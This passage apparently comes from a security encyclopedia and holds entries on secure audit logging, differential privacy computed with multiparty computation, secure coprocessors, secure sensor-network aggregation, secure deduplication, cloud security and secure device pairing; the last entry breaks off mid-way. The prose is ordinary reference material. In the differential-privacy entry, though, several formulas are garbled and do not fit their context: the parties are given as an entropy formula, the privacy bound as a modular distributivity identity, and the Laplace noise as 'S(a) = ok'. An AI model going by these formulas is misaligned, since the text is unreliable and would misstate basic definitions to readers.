entry readily detectable by V or T. Finally, in order to detect attacks aiming at incapacitating the logging system, U creates a closing log entry to inform auditors about the service continuity of the logging process. V and T execute a verification algorithm that, given a verification key and a secure audit log, computes a binary value indicating whether the audit log aggregate signature is valid or not. The FssAgg authentication scheme can be enforced adopting either a symmetric-key (Ma and Tsudik, 2007; Ma, 2008) or a public-key paradigm (Ma, 2008; Ma and Tsudik, 2009). However, when using a symmetric-key solution, a malicious verifier V may tamper with the log without being detected by other verifiers. Such a tampering can be detected with the help of T, even if much later in time. This drawback is overcome adopting a public-key variant of the FssAgg authentication scheme (Ma, 2008; Ma and Tsudik, 2009).

Distributed differential privacy; Secure multi-party computation of differentially private mechanisms

Definition

Secure multiparty computation and differential privacy compose nicely and provide orthogonal protections. The former cryptographically protects distributed *inputs* of a joint computation, only revealing the output, while the latter bounds what a randomized *output* reveals about any input.

Background

Secure multi-party computation (MPC) allows a set of parties $H_\infty = -\log_2(p_{\max})$, where P_i holds private input d_i, to jointly compute a function f over their inputs while learning only the output $y = f(d_1, \ldots, d_n)$. Typically, MPC distinguishes *semi-honest* (passive) adversaries, which correctly compute the function but try to infer additional information from all received messages, and *malicious* (active) adversaries, which can deviate

from the computation (e.g., alter messages). MPC protects the inputs during the computation of f but does not restrict what y reveals about the inputs.


In contrast, differential privacy (DP) restricts what the output y of a (randomized) mechanism $\mathscr{M}$ evaluated on a database $D = \{d_1, \ldots, d_n\}$ reveals about the underlying data. DP ensures that when D changes in a single element, creating a neighbor D', the effect on the output is bounded as $A \times (B + C) \equiv (A \times B) + (A \times C) \pmod{N}$. where S is the set of all possible outputs of $\mathscr{M}$, parameter ϵ is a small constant, and $\delta \geq 0$ is typically negligible in the datasize (say $1/n^2$). Early DP literature assumed a trusted third party has centralized access to the raw data. Later work expanded it to a distributed setting (Kasiviswanathan et al., 2011) and considered computationally bounded parties (Mironov et al., 2009).

Theory

In the following MPC-based definition of DP, $\mathrm{Tr}(z^i) = 1$ denotes the view of party p during the execution of protocol Π on input D, including all exchanged messages and internal state. We write negl(x) to indicate that a value is negligible in x. MPC security parameter κ controls the computational hardness for an adversary (e.g., length of an encryption key), and DP privacy parameter ϵ bounds the privacy loss, i.e., an adversary's maximum information gain after learning the output.


Definition 1 (Distributed Differential Privacy) A probabilistic protocol Π executed by n parties $H_\infty = -\log_2(p_{\max})$ satisfies *Distributed Differential Privacy* w.r.t. a coalition $\mathscr{C} \subset \mathscr{P}$ if for any databases D, D' differing in a single record and any possible set S of views for protocol Π

$$\begin{aligned} &\Pr\left[\mathsf{View}_{\Pi}^{\mathscr{C}}(D) \in S\right] \\ &\leq e^{\epsilon} \cdot \Pr\left[\mathsf{View}_{\Pi}^{\mathscr{C}}(D') \in S\right] + \delta(\kappa), \end{aligned}$$




where $\delta(\kappa) = \delta + \mathrm{negl}(\kappa)$.

The definition considers adversaries which are computationally bounded in κ, i.e., Π provides computational security. For information-theoretic security, i.e., computationally unbounded adversaries, negl(κ) can be




omitted (as it models, e.g., guessing an encryption key with negligible probability) (Mironov et al., 2009). The definition covers the entire view for all possible neighbors. Relaxations of the definition are possible, e.g., consider private record linkage where exact matches are released but the count of nonmatching records is differentially private (He et al., 2017).

Models



Implementation models for DP mechanisms are visualized in Fig. 1 (Böhler and Kerschbaum, 2020). Secure computation of DP mechanisms provides an alternative to implementation models based on different trust assumptions.



(a) Central Model

(b) Local Model

(c) Shuffle Model with Permutation π

(d) MPC Model with 3 Computation Parties C_i

Secure Computation of Differentially Private Mechanisms, Secure Computation of Differentially Private Mechanisms, Fig. 1 Implementation models for DP mechanism $\mathscr{M}$. Party P_i sends a message – raw d_i or randomized data r_i– to a server, who combines all messages with function f. For

MPC, party P_i sends encrypted $\mathsf{Enc}(d_i)$ to m computation parties. (**a**) Central model. (**b**) Local model. (**c**) Shuffle model with permutation π. (**d**) MPC model with 3 computation parties C_i

In the *central model* (Dwork, 2006; Dwork et al., 2006) every party sends their unprotected data to a trusted, central server which runs the mechanism $\mathscr{M}$ on the raw data values. The central model provides the highest accuracy as the randomization is only applied once. In the *local model* (Kasiviswanathan et al., 2011) parties locally apply the randomization themselves and send randomized values to an untrusted server for aggregation. The accuracy is limited as the randomization is applied multiple times; however, no trusted party is required. The intermediate *shuffle model* (Bittau et al., 2017; Cheu et al., 2019) places a trusted party, the shuffler, between the parties and server in the local model. The shuffler permutes and forwards the randomized values, ensuring anonymous communication, which reduces randomization requirements. The shuffle model comes in different "flavors" with different accuracy guarantees: a standard version, allowing either a single or multiple messages per party, and a crypto-augmented version using MPC primitives (e.g., secret sharing). To illustrate the separation between the models, consider counting queries with n parties: The central model achieves accuracy $\mathcal{D}_j\mathcal{E}_k$, the standard shuffle model $t, z \in \mathbb{Z}_p$, and the local model $U = \mathbb{Z}_p$ (Cheu et al., 2019).

The *MPC model* combines the advantages of the respective models, i.e., high accuracy (as in the central model) without a trusted third party (as in the local model), closing the gap occupied by the shuffle model. The disadvantage is that general-purpose MPC incurs additional computation and communication overhead compared to the other models, which can be prohibitive for large data sets. However, MPC can be outsourced as shown in Fig. 1d: the n parties send their encrypted inputs, e.g., via secret sharing or homomorphic encryption, to m computation parties, who perform the computation on their behalf. In outsourced MPC trust is distributed among m non-colluding parties and not concentrated in a single point of failure as in the central model.

Distributed Noise Generation

One standard way to satisfy DP for a function f is the Laplace mechanism where noise sampled from the Laplace distribution, denoted $\mathscr{S}(a) = \texttt{ok}$, is added to a function evaluation, i.e., $f(D) + \eta$. Noise sampling via MPC is

inefficient for semi-honest parties, as they have to securely evaluate complex functions (e.g., sampling $k\backslash\{0\}$ is equivalent to computing $|\mathcal{N}| = N$ with uniformly random $r \in (0, 1]$). Distributed noise generation, where each party locally computes partial noises which are securely combined, is a more efficient and often found alternative (Goryczka and Xiong, 2017). For example, Laplace noise with scale b is equivalent to the sum of gamma distributed random variables, $\sum_{j=1}^{n}(Y_j^1 - Y_j^2)$ for $Y_j^1, Y_j^2 \sim \mathrm{Gamma}(\frac{1}{n}, b)$, where gamma distribution Gamma(k, b) with shape k and scale b has density $\mathrm{P}(x; k, b) = \frac{x^{k-1}}{\Gamma(k)b^k}\exp(-x/b)$. In general, samples from distributions that are infinitely divisible (e.g., Gauss, Laplace) can be expressed as a sum of independent and identically distributed random variables.

Applications

Google introduced the shuffle model to improve the accuracy of their DP telemetry data collection, as even billions of daily reports in the local model are insufficient for statistical values that are not heavy hitters (Bittau et al., 2017). A trusted execution environment on Intel CPUs (SGX) performs the shuffling which can be replaced by MixNets, i.e., secure shufflers based on MPC.

Electricity suppliers deploy smart metering systems to learn aggregated statistics of a power grid with high accuracy, allowing user profiling (e.g., when users are at home, watch TV, turn on appliances). MPC with distributed noise generation protects the users and prevents such profiling (Goryczka and Xiong, 2017).

MPC can hinder data poisoning attacks in the local model, where a set of parties provide faulty values (hidden by the noise) to skew a statistic. As a first step of a private statistical evaluation, MPC can ensure that values are plausible (e.g., in a fixed range) and detect such attacks (Cheu et al., 2021).

Computational efficiency of MPC can be improved by allowing controlled information leakage, e.g., revealing (partial) search patterns or record matches over private data. The information gain from such leakage can be bounded by differential privacy, e.g., by randomly adding dummy elements to obscure the true count of nonmatching records (He et al., 2017).

Open Problems and Future Directions

Further improvements of the efficiency of general-purpose MPC as well as designing specialized protocols, which only solve specific problems but more efficiently, are active research areas.

Definition

The term *secure coprocessor* generally refers to a physically secure subsystem of a larger host computer. The aspiration is that the coprocessor provides a sanctuary for computation and data storage secure even against an adversary who physically controls the host.

The term is usually used without a hyphen.

Background

The concept of “secure coprocessor” emerged from a number of different strands, including financial cryptography, military, and early rights management. The burden of cryptographic operations on a host CPU motivates the use of a separate *crypto coprocessor*; the sensitive nature of keys–coupled with the use of such devices in the financial sector, long used to armor–introduced the idea of physical security. Military computing also brings up the issue of tamper-resistant computing (e.g., consider a sensitive

battlefield device that may fall into enemy hands). In the commercial world (in contrast to combat), vendors of “soft” digital objects, such as software, long considered ways to restrict unauthorized use via specialized hardware *dongles*: the idea is that software of interest runs primarily on an open host machine, but it selectively interacts with a primitive coprocessor–whose absence prevents illegitimate. The security of these protections depends on the security of this dongle–and of how the host software interacts with it.

Theory and Applications

Since the goal of a secure coprocessor is to provide protection even when the adversary controls the larger computer, discussions of design and implementation often begin with discussion of physical security techniques, which usually center on ensuring some core secrets are *zeroized* upon attack. Since another goal of a secure coprocessor is house computation securely, other aspects of design wrestle with how to configure and control this computation–and the computation executing on an untampered device can establish that fact to a remote relying party.

For exploring the application space of a secure coprocessor, we might start with the basic taxonomy of considering integrity and/or confidentiality, of data and/or computation. For example, such a device might keep cryptographic keys secret (confidential data), but it might also house a proprietary pricing algorithm (confidential computation) or provide a trustworthy neutral ground to carry out an auction (integrity of computation). Considering the relation of the coprocessor to its host provides another angle to consider things. For example, we might carefully design *partitioned computation* between what executes on the untrusted host and on the trusted coprocessor, with the aspiration that the design of the partitioned coupled with the protections of the coprocessor endows the overall system with some security properties it might otherwise not achieve. We might also try to give the coprocessor some ways to control the host (such as via *busmastering* privileges), so that the coprocessor can assure (or at least measure) the integrity of the rest of the system.

Historically, research at IBM Watson (e.g., Palmer 1992; White and Comerford 1987; White et al. 1991) developed the early ideas of secure coprocessing. Work at CMU (e.g., Tygar and Yee 1991; Yee 1994) developed applications; Smith (1996) provides additional ideas. The work

of Bill Arbaugh (e.g., Arbaugh et al. 1997; Petroni et al. 2004) explored ways of protecting boot and host integrity. Smith (2004) provides a longer history of this technology, culminating in the design, implementation, and validation of the IBM 4758 secure coprocessor platform.

With the emergence of the Trusted Computing Group (and the concomitant ubiquity of TPMS), and the emergence of *late-launch* CPU architectures, many of the early ideas of secure coprocessing are now seeing a revival in mainstream computing.

Email: wzhang@cs.iastate.edu

Definition

Securing data aggregation is to protect data aggregation, one of basic primitives of sensor networks for communication efficiency, against security attacks such as eavesdropping and forging aggregated results.

Background

In-network data aggregation has been a widely adopted data-centric forwarding mechanism for sensor networks. With this mechanism, each sensor node aggregates the data that is generated by itself and that it is asked to be forwarded, and forwards only the aggregated result. Typical aggregation functions applied here include sum, average, max/min, median, histogram, and so on. By employing in-network data aggregation, the amount of data communicated in the network can be significantly reduced, which consequently decreases bandwidth consumption and energy depletion. Due to the open nature of wireless communication and the often untrusted (even hostile) deployment environment of sensor networks, data aggregation can be attacked by the adversary. Particularly, the adversary may eavesdrop the communication to obtain intermediate aggregation

results, and a compromised forwarding node may misbehave in data aggregation.

Theory and Applications

To protect aggregated data from being exposed to any entity other than the sink, i.e., protect the confidentiality/privacy of raw and aggregated data, Castelluccia et al. (2005) proposed a simple additively homomorphic encryption technique, and applied it to secure data aggregation in sensor networks. The basic idea is as follows: Each sensor node *i* shares a unique secret key k_i with the sink, and all nodes share a big number *M*. When a leaf node *i* reports a data item *m*, it applies the additively homomorphic encryption function on the data and sends the encrypted data to its downstream node towards the sink. Specifically, the encrypted data is $m'_i = m + k_i (mod M)$. When a non-leaf node *j* has received *n* encrypted reports from its upstream nodes, denoted as m'_{i_t} where $t = 1, \cdots, m$, it computes and reports $m'_j = m_j + \sum_{t=1}^{n} m'_{i_t} + k_j (mod M)$, where m_j is the data item generated by itself. As the sink gets aggregation results from all of its upstream nodes, the sink sums the results up and subtract $\sum_{i \in V} k_i$, where *V* is the set of all nodes in the network, from the sum to extract the actual aggregation result. This scheme was later enhanced by Zhang et al. (2008) for generic privacy-preserving, approximate aggregation. The key idea is that most of numeric data aggregation functions can be approximately implemented as a histogram-based data aggregation plus certain post-aggregation process at the sink. They also develop efficient schemes for privacy-preserving histogram-based aggregation.

As an approach to protecting data confidentiality/privacy in aggregation, He et al. (2007) proposed the cluster-based private data aggregation (CPDA) scheme and the slice-mix-aggregate (SMART) scheme. Both schemes rely on the collaboration between neighboring nodes to hide the actual data reported by each individual node. In CPDA, sensor nodes randomly form clusters, and sensor nodes within the same cluster collectively compute the aggregate value. Two rounds of interactions are required: first, each pair of sensor nodes in the same cluster exchange one data item derived from their own sensory data; second, each sensor node broadcasts to other sensor nodes in the same cluster another data item

derived from the data it received in the previous round. In the improved SMART scheme, each sensor node only needs to exchange data for once with some nearest sensor nodes; that is, each sensor node slices its sensory data into a certain number (say, n) of pieces, and the pieces are then securely distributed to $n - 1$ nearest sensor nodes for aggregation. Both schemes can only tolerate the collusion of up to a certain threshold number (i.e., the number of sensors in a cluster minus two for CPDA, and the sum of out-degree and in-degree minus one for SMART) of sensor nodes.

Another security problem that has been addressed by existing research work is the identification of aggregating nodes that forge aggregated data. Yang et al. (2006) proposed a secure hop-by-hop data aggregation protocol (SDAP). The design of SDAP applies the principles of divide-and-conquer and commit-and-attest. The key idea is as follows: First, all nodes in the network are partitioned into several logical groups. The grouping is known only by the sink, each group leader only knows it is a group leader, and other nodes do not have any knowledge about the grouping. In implementation, each logical group is a connected portion of the tree containing all nodes. Second, in each group, readings of nodes are eventually aggregated by the group leader, and the aggregated result of each group is sent to the sink securely without further aggregation. Third, after the sink receives the aggregated results from all logical groups, it uses Grubbs' test, also known as the maximum normalized residual test, to find out outliers. Fourth, the sink collects commitments from a selected set of individual nodes in each group whose aggregated result is considered an outlier, and attestation is performed based on the commitments to decide if there are any aggregating nodes that have forged aggregated data.

Following the aggregate–commit–prove framework described by Przydatek et al. (2003), Chan et al. (2006) proposed a secure hierarchical in-network aggregation scheme. The scheme runs in three phases. In the first phase, query dissemination, the sink broadcasts a query to the aggregation tree that contains all nodes in the network. In the second phase, aggregation commit, nodes iteratively construct a commitment structure resembling a hash tree. Specifically, each leaf node reports its data to its parent on the aggregation tree. Each internal node performs the aggregation function on all inputs obtained from its children. In addition, it also computes a commitment that is the root of the hash tree in which the leaves are the inputs from its children. Then, the internal node forwards both its

aggregated data and its commitment as an input to its parent. The procedure continues unless the sink has aggregated all the data and produced a commitment for the whole tree. In the third phase, result-checking, each node in the network checks if its contribution is included in the aggregation result. Specifically, the sink broadcasts the final commitment to every node, and every node is also provided information from its upstream nodes that is sufficient for it to verify if its own contribution is used in computing the global hash tree whose root is the broadcast final commitment. If a verification fails in one or more node, misbehavior in aggregation is detected.

Open Problems

Security issues such as data confidentiality/privacy protection and aggregation misbehavior detection have been mostly studied separately. Existing confidentiality/privacy protection schemes cannot detect aggregation misbehaviors, and existing aggregation misbehavior detection schemes cannot protect data confidentiality from insiders. Hence, new solutions are needed to address both issues simultaneously. In addition, other security issues regarding data aggregation need to be discovered and then solved.

Synonyms

Message-locked encryption; Secure deduplication

Definitions

A secure data deduplication scheme performs deduplication over encrypted data across multiple data owners with the following security guarantees: (1) data privacy against the hosting server; (2) deduplication correctness in facing malicious data owners; (3) minimized leakage to malicious data owners.

Background

Deduplication is a widely deployed technique in cloud storage providers to reduce their storage costs. If multiple users upload the same file, the storage server only keeps one single copy and remembers that all these users own

this file using a small amount of meta-data. This process is known as file-level deduplication. To further reduce the storage cost, each file could be divided into fixed-size blocks, which allows a more fine-grained block-level deduplication.

Deduplication can happen at the server after the whole file is uploaded or at the client without uploading the whole file. In the latter case, typically, the client first sends the digest of the file to the server, which uses the digest to check if others have uploaded the same file. If so, the duplicate will not be sent over the network, and the server adds the client as one of the owners of the file. This approach saves both storage and bandwidth overhead.

Deduplication works well on plaintext data. Unfortunately, data deduplication becomes tricky if the client chooses to encrypt their files before upload. Typical encryption schemes produce randomized ciphertexts, which prevents the storage server from recognizing two ciphertexts generated from the same plaintext even under the same encryption key. A further difficulty is that, without coordination, different users are likely to choose different encryption keys for themselves, making it even harder to deduplicate.

Apart from data privacy, a secure data deduplication scheme should prevent malicious clients from submitting bogus ciphertexts that cause incorrect deduplication. Consider honest clients who upload their encrypted data to the storage server. They might fail to recover their data forever if their ciphertexts were wrongly deduplicated due to bogus ciphertexts uploaded by the attacker. Such an attack was first identified by Storer et al. (2008) and later formalized as “duplicate-faking attacks” (Bellare et al., 2013).

Recall that a typical client-side deduplication system only requires the client to send a small digest; this explains why a malicious client can falsely claim the ownership of a potentially large file by merely owning its digest. Harnik et al. (2010) notice that a malicious client could try to upload all possible digests of a target file and observe which one leads to deduplication, gaining (potentially sensitive) information about other user’s files. A secure deduplication scheme should possess deduplication correctness under such attacks, which guarantees that the client indeed possesses the claimed file.

Theory

To resolve the conflict between deduplication and encryption, one approach is to have each user generate a file-specific encryption key by hashing the file and then encrypt the file deterministically using this key. In this way, the resulting ciphertexts generated by different users locally from the same file will be identical, thus allowing the storage server to perform deduplication. This approach is called convergent encryption (CE) (Douceur et al., 2002). The concrete security guarantee of CE, however, was unknown until Bellare et al. (2013) formalized the notion of message-locked encryption (MLE), which covers CE as a special case, and formulated several security notions.

MLE is then extended to further support block-level deduplication over encrypted data (Chen et al., 2015; Zhao and Chow, 2017b, 2021). Block-level MLE also helps in allowing efficient updates. The block-level MLE scheme of Zhao and Chow (2017b, 2021) shows that additional non-colluding servers (cf. Bellare et al. 2013) or public-key operations (cf. Chen et al. 2015) are not necessary.

MLE allows different users to derive the same encryption key without coordination. The main drawback is that low-entropy files will be vulnerable to offline brute-force guessing attacks. If online coordination among users is possible, such weakness can be overcome using password-authenticated key exchange (PAKE) protocols as follows (Liu et al., 2015, 2018). A user first computes the digest of the to-be-uploaded file and uses this digest as the input to the PAKE protocol. Other online users who have already uploaded their files also use the digest of their files as the input to PAKE. If two users are using the same digest, they will derive the same session key, with which the new user recognizes that an old user has already uploaded the same file, and the old user can transfer his/her encryption key to the new user to enable deduplication. Otherwise, the user encrypts the file using a chosen-plaintext-secure encryption scheme under a fresh encryption key.

Bellare et al. (2013) formulated a security notion called tag consistency to capture the requirement of deduplication correctness in file-level MLE schemes. Their notion has been extended to block-level MLE by Zhao and Chow (2021). Halevi et al. (2011) proposed proofs-of-ownership protocol to allow a client to prove that he/she indeed possesses the whole duplicate

file locally. Constructions based on the Merkle hash tree or random spot-checking have been proposed by Halevi et al. (2011) and Zhao and Chow (2016).

To enjoy the bandwidth saving of client-side deduplication while minimizing information leakage to clients, one possible solution is to randomize the deduplication pattern, i.e., the server still instructs the client to transfer the duplicate file with some probability. Various randomization methods with different privacy-efficiency tradeoffs have been proposed (Harnik et al., 2010; Shin and Kim, 2015).

Open Problems and Future Directions

As updates on outsourced files can be trivially supported by downloading and decrypting the original ciphertext, followed by re-encryption and re-uploading, the update cost of any interesting scheme should be sublinear in the file size. While Zhao and Chow (2021) achieve logarithmic update cost, it remains unknown whether constant-time update cost is achievable.

Existing PAKE-based schemes focus on file-level deduplication and static files. It is an open problem to construct schemes supporting block-level deduplication and efficient update.

Generally, secure deduplication is a query privacy problem, where the query is for identifying (close enough) duplications. Securely identifying duplication manifests in different forms with different sets of features for various applications, such as (decentralized/server-aided) collaborative filtering (Zhao and Chow, 2015; Li et al., 2018) and (threshold) private set intersection (with data transfer/projections) (Carpent et al., 2017; Zhao and Chow, 2017a, 2018; Pinkas et al., 2019), which finds applications in identifying common interests in matchmaking (Zhao and Chow, 2017a, 2018) and document sharing (Edalatnejad et al., 2020). It is interesting to see whether techniques for these variants would be helpful for each other.

Cloud security

Definition

Today, sensitive data is being managed on remote servers maintained by third-party outsourcing vendors. This is because the total cost of data management is 5–10 times higher than the initial acquisition costs.

In data outsourcing, clients are naturally reluctant to place sensitive data under the control of a foreign party without strong security assurances of *correctness*, *confidentiality*, and data access *privacy* (Samarati and De Capitani di Vimercati, 2010).

Background

Query Correctness

There is a long line of work on ensuring correct query results from outsourced relational databases (Sion, 2009). Most of these solutions are based on cryptographic primitives. Alternatively, trusted hardware can be

employed to design efficient query authentication mechanisms (Bajaj and Sion, 2014). Query correctness mechanisms have also been optimized for multiclient databases.

Verifiable Computation

The first approaches for verifiable computation were based on cryptographic protocols (Parno et al., 2013). The general idea is to convert a given code into a circuit representation, which is then converted into a *quadratic program*, which is finally used to generate efficient proofs. As an alternative to cryptographic solutions (which are slow in practice), secure hardware can be leveraged to realize efficient verifiable computation (Tramèr et al., 2017).

Data Confidentiality

Searching on Encrypted Data

Searchable encryption (Song et al., 2000) allows clients to search directly in remote encrypted data. In these efforts, clients either linearly process the data using symmetric key encryption mechanisms or, more often, outsource additional secure metadata mostly of size linear in the order of the original data set. This metadata aids the server in searching through the encrypted data set while revealing as little as possible. The primary focus of most of the existing work on searchable encryption has been reducing search complexity – the cost of searching for a particular keyword (or a combination of keywords) in the database. In addition, searchable encryption schemes have also been optimized for other parameters including locality of access and range queries (Bösch et al., 2014).

Encrypted Databases

Encrypted databases allow clients to execute queries without the need to decrypt the data server side. Various techniques have been employed to build encrypted databases. This includes homomorphic encryption, order-preserving encryption (OPE), searchable encryption, etc. (Fuller et al., 2017).

Data Access Privacy

Private Information Retrieval

Private Information Retrieval (PIR) protocols were first proposed as a theoretical primitive for accessing individual items of outsourced data while preventing servers from learning anything about the client's access patterns.

In single-server settings, it is known that PIR requires a full transfer of the database for computationally unbounded servers. For bounded adversaries, however, *computational* PIR (cPIR) mechanisms have been proposed (Ostrovsky and Skeith, 2007). Most of these schemes require server-side computation linear in the size of the database per query. Recently, lattice-based homomorphic encryption schemes have been also leveraged to build efficient PIR schemes (Angel et al., 2018).

Oblivious RAM

Oblivious RAM (ORAM) is a cryptographic primitive that allows a client to store and manipulate an array of *n* blocks on an untrusted, honest-but-curious server without revealing the data or access patterns to the server (Goldreich and Ostrovsky, 1996).

There is a large volume of work dedicated to fast oblivious RAMs under different server-side and client-side assumptions and has largely focused on reducing overall communication complexity (Chang et al., 2016). In addition ORAMs have also been optimized for other performance metrics which includes round trips, scalability, locality of access, multiparty computation, etc.

Theory & Applications

Query Correctness

Once a client outsources data to a cloud service, it may retrieve all (or parts) of the data as part of application requirements using a cloud server-specific query mechanism. Informally, a query mechanism is called *correct* if the server is bound to the sequence of update requests performed by the client. Either the server responds correctly to a query or its malicious behavior is immediately detected by the client: In applied settings, *correctness* in data outsourcing can be often decomposed into two protocol properties, namely, *data integrity* and *query completeness*. Data integrity guarantees that outsourced data sets are not tampered with by the server. Completeness ensures that queries are executed against their entire target data sets and that query results are not "truncated" by servers.

Verifiable Computation

Outsourcing expensive computation to a cloud service is common for resource-constrained clients. In these scenarios, the client would like assurances that the computation has been executed correctly and completely and the results obtained are correct. Verifiable computation mechanisms ensure that in addition to the results of an outsourced computation, the client also obtains a “proof” that the computation has been correctly executed. This prevents a “lazy” or malicious server from incompletely (or not at all) executing a computation submitted by clients.

Data Confidentiality

Data confidentiality constitutes another essential security dimension required in data outsourcing scenarios, especially when considering sensitive information. This entails encrypting data on-premise before outsourcing a potentially untrusted data server and decrypt data only on the client-side after accessing. To ensure flexibility, potentially untrusted servers should be able to process queries on encrypted data on behalf of clients without compromising confidentiality.

Data Access Privacy

Data confidentiality does not ensure full privacy for outsourced data. This is because the *client query access patterns* leak essential information about the data. A simple attack can correlate known public information with *hot* data items (i.e., with high access rates), effectively compromising their confidential nature. In competing business scenarios, such leaks can be extremely damaging, particularly due to their unpredictable nature. This is why, to protect confidentiality, it is important to also provide assurances of access pattern privacy.

Open Problems and Future Directions

To be practical, outsourced data services should allow expressive client queries (e.g., relational joins with arbitrary predicates) without compromising confidentiality. This is a hard problem because decryption keys cannot be directly provided to potentially untrusted servers. Moreover, if the remote server cannot be fully trusted, protocol correctness becomes essential.

Initial trust establishment; Secure first connect; Secure communication bootstrapping; Spontaneous device association


Definitions

Secure device pairing is the process of bootstrapping a secure communication channel between two previously unassociated electronic devices communicating over some insecure channel (Kumar et al., 2009).

Background

The goal of secure device pairing (SDP) is to establish an authenticated secret key between two user-designated devices that do not share any prior secrets, after which they can securely communicate with each other using this key. Such a process must be executed in a secure manner, even under

the presence of malicious adversaries. This is challenging since the wireless communication channel is an open medium, which is subjected to various passive and active attacks, such as message eavesdropping, man-in-the-middle (MitM), etc. A common way to establish a secret key between two entities is to use Diffie-Hellman Key Exchange (DHKE). However, it only achieves confidentiality against passive eavesdroppers, without providing any authenticity guarantees. While public key infrastructure (PKI) is widely used for the Internet and web, it is not typically deployed on even advanced personal devices due to a variety of concerns, including scalability, lack of constant online connection, and privacy/tracking issues. Thus, a SDP protocol must operate without the assumption of any prior trust between the devices.



Traditionally, device pairing has relied on password- or personal identification number (PIN)-based approaches, where a human user enters a secret code on one or both of the devices. This has been adopted by standards like Secure Simple Pairing. However, the primary drawback of such an approach is the security and usability of the password, as it requires a significant amount of human effort to remember a long random password, while in reality human-chosen passwords are often short and insecure. Worse yet, many people forget to change the default passwords pre-loaded in the devices, which are easily hackable. Thus, modern secure device pairing protocols aim at resolving the conflict between security, usability, and efficiency.

Theory

General Procedure and System Model

Generally, an SDP scheme consists of two main steps (Fomichev et al., 2017): (1) secret exchange and (2) verification/authentication. This is illustrated in Fig. 1, where there are two devices A and B. Step 1 involves exchanging cryptographic keying materials (e.g., public keys, public numbers in DHKE, passwords, etc.) over the wireless channel for A and B to establish a secret key. In step 2, the messages sent in step 1 are authenticated or verified, either via an out-of-band (OOB) channel or via sensing the environment to verify physical properties of the other device (e.g., location, proximity, etc.). This step may or may not involve human interactions. In the end, a common authenticated secret key is derived.

There is also a discovery phase (omitted here), which is performed in the beginning for the devices to be aware of each other. This can happen either automatically (e.g., via Bluetooth) or with user assistance (e.g., physical contact).

Secure Device Pairing, Fig. 1 Graphical illustration of the system model and general idea of SDP between two devices, A and B (that may belong to the same user or different users). The device discovery phase is omitted

System Model. The system model of SDP consists of three components (Fomichev et al., 2017): (a) two devices to be paired, A and B (in the pairwise setting), (b) a varying number of users, and (c) the ambient environment. The devices can communicate automatically with each other via standard radio interfaces, such as Wi-Fi, ZigBee, or Bluetooth. The devices can be owned by the same human user or different users. Optionally, they may also be equipped with human-computer interaction (HCI) interfaces, including buttons, keyboards, display, visible light, etc., or other automatic communication modalities (e.g., acoustic, visible light channel) and/or sensing interfaces (e.g., light, sound, temperature, acceleration).

Security Goals. Informally speaking, a device pairing protocol between A and B aims to achieve the following basic security properties that are also

required by an authenticated key agreement (AKA) protocol. (1) *Key Confidentiality*: no passive adversary can eavesdrop or obtain the secret key established between A and B at the end of the protocol. (2) *Authenticity*: A and B are assured that they are communicating with each other (instead of an adversary). Sometimes, key confirmation is also required. In addition, due to the nature of the applications, it is often required to achieve *demonstrative identification* (Fomichev et al., 2017), which means the human user can confirm that A and B (intended devices) are indeed paired securely with each other.

Terminology

An SDP scheme usually consists of two parts: a *cryptographic protocol* and a *device pairing method*. The former denotes the entire information exchanged during device pairing, while the latter means the pairing process from the user's point of view (Kobsa et al., 2009). In addition, the *application class* covers use-cases that share broadly similar security threats and objectives (Fomichev et al., 2017).

In general, an *out-of-band* (OOB) channel is defined as any form of communication or sensing channel other than the primary (*in-band*) wireless channel that the devices use to exchange data/messages (Kumar et al., 2009). In Fomichev et al. (2017), OOB channels are further subdivided into *PHY channels* and *HCI channels*, which differ by the absence or presence of user interaction/mediation. Basically, a PHY channel is a communication channel that enables data transmission or reception over a physical medium, which does not involve human interaction. An HCI channel is a means of human-mediated communication where a user acts as the channel, by undertaking some interaction with the devices via their HCI interfaces. Note that PHY channels can be either OOB or in-band and all HCI channels are categorized as OOB. However, not all pairing methods require an OOB channel.

Threat Models

The threat models used by SDP protocols depend on the pairing method and the channels adopted. Usually the security threats in SDP come from external adversaries. The in-band wireless channel is typically considered insecure, where a classical Dolev-Yao model can be assumed. In such a model, the adversary can eavesdrop on messages and arbitrarily replay,

modify, delay, jam, or relay the messages. Only the threats that compromise authenticity and key confidentiality are relevant in SDP, since jamming prevents SDP from successfully executing, which is considered as a denial-of-service (DoS) threat. Thus, typically eavesdropping and MitM attacks are considered.

An OOB channel possesses some enhanced security properties. Typically, authenticity is assumed, meaning it is infeasible to forge communications over an OOB channel without being detected. Some OOB channels, such as visible light communication (VLC), are considered as semi-authenticated, meaning an adversary can easily carry out bit flipping in one direction (e.g., from 0 to 1) but not the other way (e.g., from 1 to 0 which requires signal cancellation). On the other hand, an OOB channel typically cannot guarantee confidentiality. Although a few works used short-range communication channels, such as VLC and vibration channels, to directly transmit secret keys, eavesdropping attacks are still possible.

Sensing-based PHY channels typically assume specific physical properties of the legitimate devices, such as co-location or proximity, but not for the adversary. However, MitM attacks still apply, if the adversary breaks the physical constraints. In addition, there are other possible attacks, such as remote eavesdropping/reproduction of sensor readings, active context manipulation via signal injection/spoofing, etc.

Device Pairing Methods

Essentially, a pairing method is a realization of the channel underlying an SDP scheme, and its choice is closely related to the application requirements and hardware capabilities of the devices. The choice of pairing method directly impacts usability and the likelihood of being adopted (Ion et al., 2010). It also influences the threat model and the design of the cryptographic protocol.

Taxonomies. There are several different taxonomies on SDP methods. In Chong et al. (2014), user interaction techniques are categorized into four types that capture key conceptual differences of perspective: *guidance* (**C1**), *input* (**C2**), *enrollment* (**C3**), and *matching* (**C4**). Under each type, they further subclassify techniques by specific types of user action. *Guidance* means that users act in the real world in order to connect devices, based on concepts that are external to the involved devices, such as contact,

alignment, and proximity. *Input* focuses user action on the involved devices, using HCI interfaces such as keyboard input, button pressing, shaking, and cross-device gesture. *Enrollment* is based on users presenting an identity to a target device in order to associate. Examples include biometrics and identifier entry. In *matching*, users compare outputs of the involved devices to confirm or reject a connection, such as text comparison, listening, pattern matching, etc.

Other taxonomies are based on different types of channels. The categorization of OOB channels into PHY and HCI channels is adopted by Fomichev et al. (2017). On the other hand, since the bandwidth of the channel (or the data rate) is a main deciding factor of the cryptographic protocol design, Nguyen and Roscoe (2008) classified OOB channels into *low-bandwidth* and *high-bandwidth* ones.

Cryptographic Protocols

Pairwise Device Pairing

Many SDP protocols are built around the underlying ideas of the *message authentication protocols* (Nguyen and Roscoe, 2008). We categorize these cryptographic protocols by the bandwidth of OOB channels (Nguyen and Roscoe, 2008) and separate out sensing channels.

